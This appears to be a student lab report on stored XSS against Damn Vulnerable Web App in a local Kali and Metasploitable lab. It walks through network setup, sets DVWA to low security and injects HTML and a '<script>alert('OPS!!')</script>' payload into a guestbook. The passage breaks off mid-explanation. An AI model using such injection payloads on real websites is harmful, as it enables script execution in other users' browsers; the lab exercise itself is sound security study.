The screenshot shows the DVWA login interface. On the left is a sidebar menu with various security modules: Home (selected), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, status information is displayed: Username: pablo, Security Level: low, and PHPIDS: disabled. The main content area has a pink header bar with the DVWA logo. Below it, the text "Welcome to Damn Vulnerable Web App!" is displayed. A warning message states: "Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing." A disclaimer follows, noting responsibility for the application's use. A "General Instructions" section provides help for viewing hits/tips for each vulnerability. At the bottom, a message box says "You have logged in as 'pablo'".

# XSS STORED

An **XSS (Cross-Site Scripting)** stored attack is a security vulnerability in which an attacker inserts malicious JavaScript code directly into a web application, which is then saved in the database and later executed by unsuspecting users when they visit a compromised pages.

Here's how it works:

**Malicious Code Insertion:** The attacker finds a place in the web application that accepts user input (such as a comment field, review, or forum). Here, it inserts malicious JavaScript code.

**Saving the Code:** The web application saves this input directly into its database without proper validation or sanitization of the data.

**Execution of the Code:** When another user views the page containing the saved input, the malicious JavaScript code is loaded and executed in the context of the victim's browser.

**Consequences:** The malicious code can steal cookies, sessions, credentials or other sensitive user information, or it can alter the page content for further attacks.



# CHANGE IP ADDRESS


```
GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1

[ Read 15 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cu
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U Uncut Text  ^T To
```



```
GNU nano 7.2  history: /home/kali/.zsh_history
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*


# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1
```

First, to change the ip address of the kali and meta machines we used the command:  
**sudo nano /etc/network/interfaces**

# PING

We use a ping so that we're sure that kali and metasploitable communicate with each other.



The screenshot shows a terminal window with a dark theme. At the top, there's a toolbar with icons for file operations and tabs labeled "Workspace 1" through "Workspace 4". Below the toolbar is a menu bar with "File", "Actions", "Edit", "View", and "Help". The main area of the terminal shows a command-line session:

```
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=2.25 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.39 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=1.70 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.776 ms
^C
— 192.168.104.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.776/1.526/2.245/0.531 ms

└─(kali㉿kali)-[~]
```

# CHANGE SECURITY DVWA

After that we proceeded by setting the difficulty of our DVWA to “low”.

The screenshot shows the DVWA interface with a navigation menu on the left and a main content area on the right.

**Navigation Menu:**

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

**Main Content Area:**

## DVWA Security 🔒

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

---

### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]


[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

Username: admin  
Security Level: low  
PHPIDS: disabled


# TEST

Inside the input box we enter “<i> Comment description </i>”.



A screenshot of the DVWA application showing a guestbook form. The 'Name' field contains 'John'. The 'Message' field contains '<i> Comment description </i>'. Below the form is a 'Sign Guestbook' button.

With this simple process we find out that the website executes the code we give it as input. Therefore, there is no sanitization of the input.



A screenshot of the DVWA application showing the results of the XSS attack. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area shows two entries in the guestbook:

- Name: test  
Message: This is a test comment.
- Name: John  
Message: Comment description

Below the guestbook is a 'More info' section with links:  
<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>


# ALERT SCRIPT

We decided to use another script to further test the site's vulnerability to '**XSS attacks**'.

The script `<script>alert('OPS!!')</script>` is a simple JavaScript snippet embedded within an HTML document. When executed by a web browser, it performs the following actions:

